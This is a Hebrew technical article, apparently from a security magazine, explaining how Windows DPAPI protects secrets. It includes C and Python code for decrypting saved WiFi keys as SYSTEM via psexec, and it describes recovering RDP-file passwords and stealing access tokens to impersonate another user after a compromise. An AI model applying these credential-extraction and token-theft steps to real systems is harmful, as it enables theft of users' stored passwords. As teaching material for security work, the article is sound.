digital whisper
Technologic Papers

Decrypting Your Secrets

מאת גפן אלטשולר

הקדמה

במאמר זה נסקור את Data Protection Application Programming Interface (או בשמו הקצר יותר: DPAPI). DPAPI הוא API מובנה במערכת ההפעלה Windows שנכנס לחיינו החל מגרסה 2000. הוא מאפשר הצפנה של מידע מכל סוג שהוא בצורה סימטרית, ונותן למפתחי תוכנה את החופש להצפין מידע מבלי לדאוג כיצד הדבר יתבצע או לממש את ההצפנה בעצמם. במאמר נסקור את המנגנון שמאחורי DPAPI, נצפין אתו מידע, נכיר תוכנות מוכרות שעושות בו שימוש, ונפתח מידע שהוצפן איתו בכמה דרכים.

היתרון שב-DPAPI

DPAPI מאפשר לנו כמפתחי תוכנה להצפין מידע מכל סוג שהוא בצורה נוחה ועם כמה שפחות כאבי ראש. קושי עיקרי ש-DPAPI פותר לנו, אשר בהחלט קיים במימוש מערכת הצפנה משלנו, הוא עיקרון שנקרא Key Management - שמירת המפתח אתו הצפנו את המידע. כלומר, נניח והצפנתי סיסמה של משתמש התוכנה שלי עם איזשהו מפתח, איפה אוכל לשמור את אותו המפתח? אם אשמור אותו בצורה גלויה על המחשב, כל מי שיוכל לקרוא אותו יהיה נגיש למידע הסודי. אוכל גם להצפין את המפתח עם מפתח אחר, אבל אז נכנסנו לאותה הבעיה. אוכל גם לבקש מהמשתמש לזכור איזשהו "סוד" בראש ולהצפין את המידע בעזרתו, אבל בכך פגעתי משמעותית בנוחות השימוש של התוכנה שלי.

DPAPI מצפין את המידע בעזרת פרטי ההתאמתות הקיימים ממילא של המשתמש, ובכך חוסך את הבעיה הזאת (יש כבר "סוד" שרק המשתמש יודע, אז למה שלא נשתמש בו?) נוסיף על זה את העובדה שמדובר ב-API מובנה כמעט בכל גרסת Windows, שמצפין בצורה יחסית הגונה, את הנוחות שבשימוש, ונקבל מערכת הצפנה מנצחת.

רק בשביל להבהיר: DPAPI לא דואג **לשמור** את המידע למעננו, אלא רק **מחזיר** לנו אותו מוצפן. על מפתח התוכנה לדאוג לשמור אותו, ולקרוא לפונקציה הרלוונטית בזמן ריצה בשביל לפענח אותו.

איך משתמשים?

כמו שניתן היה כבר להבין, אחת מהתכונות הבולטות של DPAPI היא נוחות השימוש. בתור מפתחים, כל שעלינו לעשות הוא לקרוא לפונקציה אחת בלבד בשביל להצפין או לפענח מידע.

בשביל להצפין, נצטרך להשתמש בפונקציה "*CryptProtectData*". קטע הקוד הבא מצפין את המחרוזת "SuperSecret":

```
#pragma comment(lib, "Crypt32")
#include <iostream>
#include <Windows.h>
#include <dpapi.h>

int main()
{
    DATA_BLOB plain = { 0 }, encrypted = { 0 };
    BYTE data[] = "SuperSecret";
    HANDLE outFile = CreateFile(L"C:\\encrypted.bin",
        GENERIC_ALL, 0, NULL, CREATE_ALWAYS, FILE_ATTRIBUTE_NORMAL, NULL);

    plain.pbData = data;
    plain.cbData = sizeof(data);

    CryptProtectData(&plain, NULL, NULL, NULL, NULL,
                     CRYPTPROTECT_LOCAL_MACHINE, &encrypted);
    WriteFile(outFile, encrypted.pbData, encrypted.cbData, NULL, NULL);

    return 0;
}
```

התוצאה:

```
01000000D08C9DDF0115D1118C7A00C04FC297EB01000000068485E5F4A6FA4680C290AA266BA28
D0400000002000000000001066000000010000200000000D8446692AFE20F44798BF364772815A2D7
DC6638BEB42AE8954C6CA11528978C000000000E8000000002000020000000C70C20D2CC63E7BBE
E693B9F16D8D603F07218CD498A1E3C0C20D03A7DF99B4010000000F21FF5E6220DD3186E0379F1
5985873F40000000260A7A2326F14CB8944EEC813297660473E6162EC45D7337029226C78F72C33
BCCDBCCBA8375C6893917A17A70E405B3BEF44C901ABCE32DAF25CBCBFA564AC1
```

זה אולי נראה כמו רצף תווים חסר משמעות, אך מדובר במחרוזת מסוג **DPAPI BLOB** אשר מכילה בתוכה Meta Data בשביל הפענוח שלה. בעצם, המחרוזת הזאת היא כל מה שנצטרך בשביל לפענח את המידע בחזרה.

ובשביל לפענח את המידע חזרה נשתמש בפונקציה "*CryptUnprotectData*":

```
#pragma comment(lib, "Crypt32")
#include <iostream>
#include <Windows.h>
#include <dpapi.h>

int main()
{
    DATA_BLOB plainBlob = { 0 };
    DATA_BLOB encryptedBlob = { 0 };
    HANDLE inFile = CreateFile(L"C:\\encrypted.bin",
        GENERIC_READ, 0, NULL, OPEN_EXISTING, FILE_ATTRIBUTE_NORMAL, NULL);
    DWORD fileSize = 0;

    fileSize = GetFileSize(inFile, NULL);
    encryptedBlob.pbData = (unsigned char*)malloc(sizeof(char) * fileSize);

    ReadFile(inFile, encryptedBlob.pbData, fileSize, NULL, NULL);
    encryptedBlob.cbData = fileSize;
    CryptUnprotectData(&encryptedBlob, NULL, NULL, NULL, NULL, 0, &plainBlob);
    printf("Plain data: %s\n", plainBlob.pbData);
    return 0;
}
```

התוצאה:

```
Plain data: SuperSecret
```

סך הכל די פשוט כשמסתכלים על זה מנקודת המבט של מפתחים. אך לא מעט קורה מאחורי הקלעים, ועל כך נרחיב בהמשך המאמר.

שימוש ב-DPAPI


עד כאן ראינו את השימוש הלגיטימי ב-DPAPI. אבל מהצד הפחות אתי של המפה, ניתקל לא פעם בסיסמאות שלא אנחנו הצפנו, אותן נצטרך לחלץ אותן לצורת ה-plain text שלהן. דוגמא קלאסית לכך היא הגעה לעמדה הנתקפת בעזרת מייל Fishing או חולשה. כעת נרצה למצות את כל הסיסמאות השמורות על העמדה, ולרוב מה שנרצה להשיג הוא:

- סיסמאות שמורות מהדפדפנים. כיום רוב הדפדפנים המוכרים מסתמכים על DPAPI בשביל להצפין את הסיסמאות, העוגיות ומידע סודי נוסף. ביניהם: Chrome, Firefox, Opera, Brave, Edge, Explorer, Safari וכו'
- מידע אשר שמור תחת "windows vault" ("כספת"). מדובר במנגנון מובנה ב-Windows לשמירת סיסמאות ומידע רגיש נוסף, אשר מערכת ההפעלה עושה בו שימוש, וגם תוכנות צד שלישי
- סיסמאות למחשבים אחרים ברשת, לדוגמה מקבצי RDP
- נתוני התאמתות לנקודות WiFi או חשבונות VPN

בכל המקרים האלו נעשה שימוש כזה או אחר ב-DPAPI. ובאופן כללי ניתן להניח את כלל האצבע הבא: **אם זה שמור עם DPAPI, זה כנראה מעניין אותנו.** בהמשך המאמר נפענח ביחד כמה קבצים שהוצפנו עם DPAPI, במספר דרכים.

מאחורי הקלעים

לא הרבה נכתב על התיאוריה שמאחורי DPAPI, והמידע שכן נמצא ברשת מקורו באנשים שהנדסו לאחור את המנגנון. בחלק הזה נלמד את הנעשה מאחורי הקלעים כאשר אנחנו מצפינים מידע ופותחים אותו. אך קודם כל, בואו נסתכל בתרשים הבא, אשר מייצג את היררכית המפתחות ב-DPAPI ואת הקשר ביניהם:



כמו שניתן לראות, מעורבים בתהליך שלושה מפתחות (אפילו ארבעה אם מחשיבים את סיסמת המשתמש). המפתחות שמעורבים בתהליך הם:

- Pre Key - מפתח זה נגזר מסיסמת המשתמש, והוא משמש לפענוח ה-Master Key אשר מוצפן בעזרתו. הוא יותר מפתח "תיאורטי" מאשר פרקטי, מכיוון שהוא לא נשמר בפני עצמו, אלא נוצר כל פעם מחדש בתהליך הפענוח של ה-Master Key.

- Master Key - 64 בתים רנדומליים שמוחלפים כל שלושה חודשים על ידי מערכת ההפעלה. תהליך ההחלפה הוא פאסיבי - כלומר, הוא קורה רק במידה ונעשה שימוש ב-DPAPI. ה-Master Key מוצפן על ידי ה-Pre Key, והוא נשמר במערכת הקבצים תחת הניתוב הבא:

%APPDATA%\Microsoft\Protect\{SID}

זאת אומרת שכאשר נרצה לפתוח "Blob" מוצפן של DPAPI בצורה לא מקוונת, נצטרך להביא את תוכן התיקייה הזאת (;

ה-Master Key מאוחסן על הדיסק כאשר הוא מוצפן בעזרת ה-Pre Key ובאמצעות 3DES (אלגוריתם ההצפנה הסימטרי DES, שקורה שלוש פעמים).

מכיוון שתהליך שינוי ה-Master Key קורה כל שלושה חודשים, ומכיוון שאין באמת דרך למערכת ההפעלה לדעת אם ה-Master Key עדיין בשימוש על ידי Blob מסוים, כל ה-Master Keys שמורים בצורה **היסטורית** בניתוב המצוין למעלה. על הצורה בה נבחר ה-Master Key הרלוונטי נרחיב בהמשך.

- Session Key - מפתח סימטרי שמשמש באופן ישיר להצפנה ופענוח המידע. נגזר מה-Master Key, וההפרדה ביניהם משמשת אותנו בכך שנוכל להוסיף "Entropy" להצפנה ולהפוך אותה לבטוחה יותר (לא באמת שונה מ-salt). האנטרופיה הזאת איננה נשמרת על ידי DPAPI, ולכן כשנרצה לפענח בחזרה את המידע זוהי אחריות מפתח התוכנה לספק אותה, בדומה ל-Blob עצמו.

בפועל, כמעט ואין שימוש בפיצ'ר זה.

DPAPI בסביבה דומיינית

נדבך נוסף של עניין נוסף לתהליך כאשר עמדת הקצה מנוהלת על ידי Domain Controller, שהוא דווקא חיובי מנקודת מבט של תוקף.

ל-DC יש מפתח פרטי ופומבי שמזוהים אך ורק עם DPAPI, וכל מחשב שנמצא ב-Domain דואג להצפין את ה-Master Key שהוא יצר באמצעות המפתח הפומבי של ה-DC. במידה והמחשב מנסה לפענח DPAPI Blob עם ה-Master Key שהוצפן בעזרת סיסמת המשתמש והוא לא מצליח, מתבצעת קריאת RPC ל-DC עם ה-Master Key שהוצפן בעזרת ה-Backup Key. ה-DC מפענח את ה-Master Key עם המפתח הפרטי שלו, ומחזיר את התוצאה לעמדת הקצה.

זאת אומרת שבפועל, כל מחשב דומייני מחזיק את אותו ה-Master Key מוצפן בשתי דרכים שונות. המנגנון הזה מאפשר למשתמשים שהחשבון שלהם אופס מסיבה כזאת או אחרת (לדוגמה, משתמש שכח סיסמה), לשחזר את כל התוכן שהוצפן עם DPAPI. וזה גם אומר שאם יש לנו את ה-Domain Backup Key, למעשה נוכל לפתוח כל DPAPI Blob שהוצפן ברחבי הדומיין...


תהליך הפענוח

בחלק הנוכחי נדגים כיצד מתבצע בפועל פענוח של Blob מוצפן על ידי DPAPI. נתחיל בפונקציה אשר מאפשרת לנו לפענח מידע, והיא *CryptUnprotectData*:

```
DPAPI_IMP BOOL CryptUnprotectData(
  [in]            DATA_BLOB                 *pDataIn,
  [out, optional] LPWSTR                    *ppszDataDescr,
  [in, optional]  DATA_BLOB                 *pOptionalEntropy,
                  PVOID                     pvReserved,
  [in, optional]  CRYPTPROTECT_PROMPTSTRUCT *pPromptStruct,
  [in]            DWORD                     dwFlags,
  [out]           DATA_BLOB                 *pDataOut
);
```

מימוש הפונקציה נמצא ב-Crypt32.dll, וכאשר היא נקראת מתבצעת קריאת RPC לוקאלית אל ה "Local Security Authrotiy" - תהליך אשר אחראי על ווידוא סיסמאות המשתמש, הנפקת מזהים (Access Tokens), כתיבת Event Logs ועוד, או כמו שאתם מכירים אותו - lsass.exe. לאחר מכן ה-LSA קורא שוב לפונקציות ההצפנה שיושבות תחת Crypt32.dll, אך הפעם הן מבוצעות תחת ה-Security Context שלו.


מודגם בשרטוט הבא:



כמו כן, ניתן לראות שלפונקציה מועבר הפרמטר *PDataIn*, שהוא ה-Blob אותו נרצה לפענח (משאר הפרמטרים נתעלם כרגע). על פי ה-Blob הזה מחולץ ה-"**Master Key GUID**", מזהה ייחודי של ה- Master Key שבעזרתו הוצפן המידע. מכיוון שהמפתח מתחלף כל שלושה חודשים, וסביר להניח שיהיו מספרMaster Keys, נצטרך לדעת איזה מפתח הוא הרלוונטי - ובשביל זה קיים ה-GUID.

במידה ונזדקק לסיסמה אחרת מזאת הנוכחית, נחפש אחריה בקובץ **CREDHIST**. בקובץ זה שמורות היסטורית ערכי ה-SHA-1 של סיסמאות המשתמש, כאשר לכל רשומה מזהה הנקראה *PasswordID* אשר מאפשר לנו לקשר בין master key לבין סיסמה.

גם הקובץ CREDHIST שמור באותה התיקייה של ה-Master Keys, ובכל פעם שהמשתמש מחליף סיסמה, הסיסמה הקודמת מוצפנת בעזרתה ומתווספת לסוף הקובץ, כמתואר בתרשים הבא:



לאחר שהשגנו את ערך ה-SHA-1 של הסיסמה איתה הוצפן ה-Master Key, נחשב ממנו את ערך ה- Pre Key. כעת נוכל לפענח את ה-Master Key.

לאחר מכן בעזרת ה-Master Key נוכל לחשב את ערך ה-Session Key בעזרת PBKDF2 (פונקציה המשמשת לגזירת מפתח ממפתח אחר), ולאחר שהשגנו את הערך שלו, נוכל סוף סוף להצפין או לפענח מידע עם ערך ה-Session Key וערך ה-Entropy, אם ניתן אחד כזה.

עברנו תהליך קצת ארוך, אבל היה משתלם. כעת, לאחר שהבנו כיצד DPAPI עובד מאחורי הקלעים, נוכל לעבור לפרקטיקה, ולפענח מידע שנמצא גם במחשב שלכם.

DPAPI בעולם האמיתי

כולנו שומרים את סיסמאות ה-WIFI שלנו, זה דיי ברור. מרוב שזה ברור, ההתנהגות הזאת היא ברירת מחדל ב-Windows. אבל אי פעם תהיתם היכן הסיסמאות נשמרות? ובאיזו צורה?

את התשובה לשאלה השנייה תוכלו כבר לנחש. בדוגמה הבאה נפענח סיסמת WIFI שמורה במחשב. המטרה שלנו היא ברורה - לגלות את סיסמת ה-WIFI. בנתיב הבא:

C:\ProgramData\Microsoft\Wlansvc\Profiles\Interfaces\{GUID}

נמצאים קבצי הקונפיגורציה של נקודות ה-WIFI אליהן ה-interface היה מחובר היסטורית, כאשר ה-GUID הוא המזהה של כרטיס הרשת שלכם, אותו תוכלו לגלות בעזרת הפקודה:

```
netsh wlan show interfaces
```

תוכלו לראות שם מספר קבצי XML, אשר כל אחד מהם מייצג Access Point אליו הייתם מחוברים. כעת נסתכל על אחד מקבצי ה-XML:

```
<?xml version="1.0"?>
<WLANProfile
xmlns="http://www.microsoft.com/networking/WLAN/profile/v1">
    <name>My Wifi</name>
    <SSIDConfig>
        <SSID>
  <hex>4449524543542D39662D50616E74756D20503235303020536572696573</hex>
            <name>My Wifi</name>
        </SSID>
    </SSIDConfig>
    <connectionType>ESS</connectionType>
    <connectionMode>auto</connectionMode>
    <MSM>
        <security>
            <authEncryption>
                <authentication>WPA2PSK</authentication>
                <encryption>AES</encryption>
                <useOneX>false</useOneX>
            </authEncryption>
            <sharedKey>
                <keyType>passPhrase</keyType>
                <protected>true</protected>
<keyMaterial>01000000D08C9DDF0115D1118C7A00C04FC297EB010000004DE805EF70C2824BA
7CBD749FA672C82000000000200000000001066000000010000200000000429A69EB97E52275EF381
781273E4F3B256B69269DC8A0BD9EB635EE46C853ED12BF5DCC0E4F100000000080E928C774F7E6D
51754162E80000000020000200000000C26BF6282BF567428CD31BFC36E5A025F307377E310100000
007A6A598BE9BFF6A31452D00BB6CBCFC6AC615CC
2400000008FCA65C4308F43359EFFF877B55F217B85C3DA25A8436C23A2AAD99124FE54E77EE1BB5
DFF42E126878EA934A09BC3E6035006515</keyMaterial>
            </sharedKey>
        </security>
    </MSM>
    <MacRandomization
xmlns="http://www.microsoft.com/networking/WLAN/profile/v3">
        <enableRandomization>false</enableRandomization>
    </MacRandomization>
</WLANProfile>
```

ניתן לראות שם הגדרות כלליות כמו שם נקודת הגישה, סוג החיבור, סוג ההצפנה וכו'. ניתן גם לראות את השדה **keyMaterial**, אשר מכיל Blob ארוך ולא מובן. חדי העין וקהי העין כבר ישימו לב - מדובר במחרוזת DPAPI. ואם אנחנו נצליח לפענח אותה נוכל לראות את סיסמת ה-WIFI.

בשביל לעשות זאת נשתמש בפיתון, וניעזר בספרייה win32crypt של pywin32. כל מה שנצטרך לעשות בשביל לפענח את ה-blob המוצפן:

```
import win32crypt
import binascii

dpapi_blob = binascii.unhexlify('01000000D08C9DDF0115D111...')
win32crypt.CryptUnprotectData(dpapi_blob, None, None, None,  0)
```

אך מכיוון שהסיסמאות הוצפנו בעזרת ה-user של המכונה ("Machine Account") נצטרך לרוץ תחת ה-session של SYSTEM. נעשה זאת בעזרת psexec:

```
psexec -i -s python.exe decrypt_dpapi.py
```

התוצאה:

```
b'Th1s1sN0tMyR3alW1F1P@ssw0rd'
```

מזל טוב! פענחתם את מחרוזת ה-DPAPI הראשונה שלכם. אגב, אל תנסו לפענח את המחרוזת שבמאמר, זה לא כמובן יעבוד במכונה שלכם ;)

עכשיו אחרי שהשתעשענו במקרה בו הכל אידיאלי, נקפוץ למקרה יותר ריאליסטי...

פענוח עם משתמש שונה

לפני שניכנס לפענוח, בואו נמנה יחד כמה משיטות החדירה הנפוצות כיום לעמדות קצה:

- חולשה באחת מהתוכנות המותקנות
- התפשטות ב-Domain עם user בעל ההרשאות המתאימות
- הנדסה חברתית כזאת או אחרת
- וכו'

אם נחשוב על זה כמה רגעים, בחלק ניכר מהמקרים דווקא נרוץ עם user אחר מזה שהצפין את המידע שמעניין אותנו.

לדוגמה, כאשר אנחנו רצים כ-SYSTEM על עמדת קצה, ושמים לב שבשולחן העבודה של המשתמש "Administrator" יש קובץ RDP לשרת שנראה מעניין.

קובץ ה-RDP נראה כך:

```
screen mode id:i:1
use multimon:i:0
desktopwidth:i:1920
desktopheight:i:1080
session bpp:i:32
winposstr:s:0,1,440,168,1384,1119
autoreconnection enabled:i:1
authentication level:i:2
prompt for credentials:i:0
negotiate security layer:i:1
gatewayusagemethod:i:4
gatewaycredentialssource:i:4
gatewayprofileusagemethod:i:0
promptcredentialonce:i:0
gatewaybrokeringtype:i:0
use redirection server name:i:0
kdcproxyname:s:
username:s:Admin
domain:s:snickers
password
51:b:01000000D08C9DDF0115D1118C7A00C04FC297EB010000006257EBD7EF0EF34AA5C
6E805FF184F9D000000000800000070007300770000001066000000001000020000000E03
2ECFB7BBA1500537C7128786EE65DFAB8C6ACA32AC24AA759DBF6BB9DF98E000000000E8
000000002000020000000009C41125E74D3FEDCB12DAA605414249449573718 84FCF132CE5
808AADD1A1CAF2000000028219439A6F2AFA39466349E00B4CEE88F687A4E721F6BE9D02
0D3262B07E48940000000039D9F0B96FFA81F02BC7828912EC0218C8B5093EC45AABE08E
33C46EECDB36A6352FC644F78C2A23DA8D52FCC5150918D649C4D39A8E3C951A729DE025
413D7
```

ניתן כבר להבחין בחלקים שמעניינים אותנו בתחתית הקובץ: שם המשתמש, הדומיין והסיסמה.

אך לעומת שם המשתמש והדומיין ששמורים ב-plain text, הסיסמה שמורה במעין גיבוב מוזר... מה זה אמור להיות? נראה קצת מוכר.

אה, מדובר ב-**DPAPI**.

בתור חובב RDP נלהב אמהר להריץ את הסקריפט המצורף למעלה על עמדת הקצה הנתקפת, אך... אבוי!


```
error: (-2146893813, 'CryptUnprotectData', 'Key not valid for use in specified state.')
```

הסקריפט לא יעבוד, מכיוון שהמחרוזת הוצפנה בעזרת ה-User של המשתמש Administrator**,** ולא של SYSTEM. אם כך מה אוכל לעשות?

ובכן, כאן אנחנו נרחיב קצת על תהליך שנקרא **התחזות** ("Impersonation", קצת מביך לומר את זה בעברית). אך לפני שנעשה זאת, בואו ניישר קו על כמה מושגים:

- Thread: אוסף פקודות תוכנתיות אותן המעבד יבצע. לכל Process יש לפחות Thread אחד, ויכולות להיות לו אף יותר. אין להתבלבל עם המושג "חוט" אתו נסרוג כפפות במאמר הבא.

- Session: אובייקט שמכיל בתוכו את כל התהליכים הרצים, שולחנות העבודה, ואובייקטים נוספים שטעונים בזיכרון אשר מייצגים התחברות של משתמש למערכת ההפעלה. הוא יכול להיות פיזי (console) והוא יכול להיות וירטואלי (RDP).
- Access Token: אובייקט בזיכרון אשר מתאר את אוסף ההרשאות של Process או Thread. רמת ההרשאות נקבעת על פי רמת ההרשאות של המשתמש אשר הריץ את הישות בעלת ה-Token.



[הכלי TokenViewer מבית Google Project Zero]

כעת, לאחר שיש לנו היכרות בסיסית עם מושגים מעולם האימפרסונציה, נסביר את הפתרון לבעיה. כרגע אנחנו רצים עם ה-Access Token של המשתמש *SYSTEM*. אם נרצה לפענח את מחרוזת ה-DPAPI של המשתמש-*Administrator* לא נוכל, וזאת מכיוון שה-Master Key אתו הוצפן המידע מוצפן גם הוא, הפעם עם ה-Hash של הסיסמה של Administrator, אותה אין לנו... ☹

לכן נצטרך **לבצע התחזות** לאותו המשתמש. ואיך נעשה זאת?

נחליף את ה-Access Token של ה-Thread שלנו לאחד של Administrator כמובן. ומאיפה נשיג אחד כזה? נגנוב אותו כמובן!

זוכרים שאמרנו שלכל תהליך בזיכרון יש Access Token? זאת אומרת שאם אנחנו נגישים לאחד ה-Processים של המשתמש Administrator, נוכל לקרוא את הזיכרון שלו ולקחת משם את ה-Access Token שלו.

נחליף את ה-Access Token שלנו בזה של המשתמש, וניצחנו! נרוץ בהרשאות שלו.

נשמע פשוט, אבל קודם עלינו לוודא שיש לנו את ההרשאה לעשות זאת. מדובר בהרשאה *SeDebugPrivilege*, שמאפשרת לנו לצפות ולערוך זיכרון של Process בבעלות משתמש אחר. למשתמש SYSTEM יש את ההרשאה הזאת כברירת מחדל.

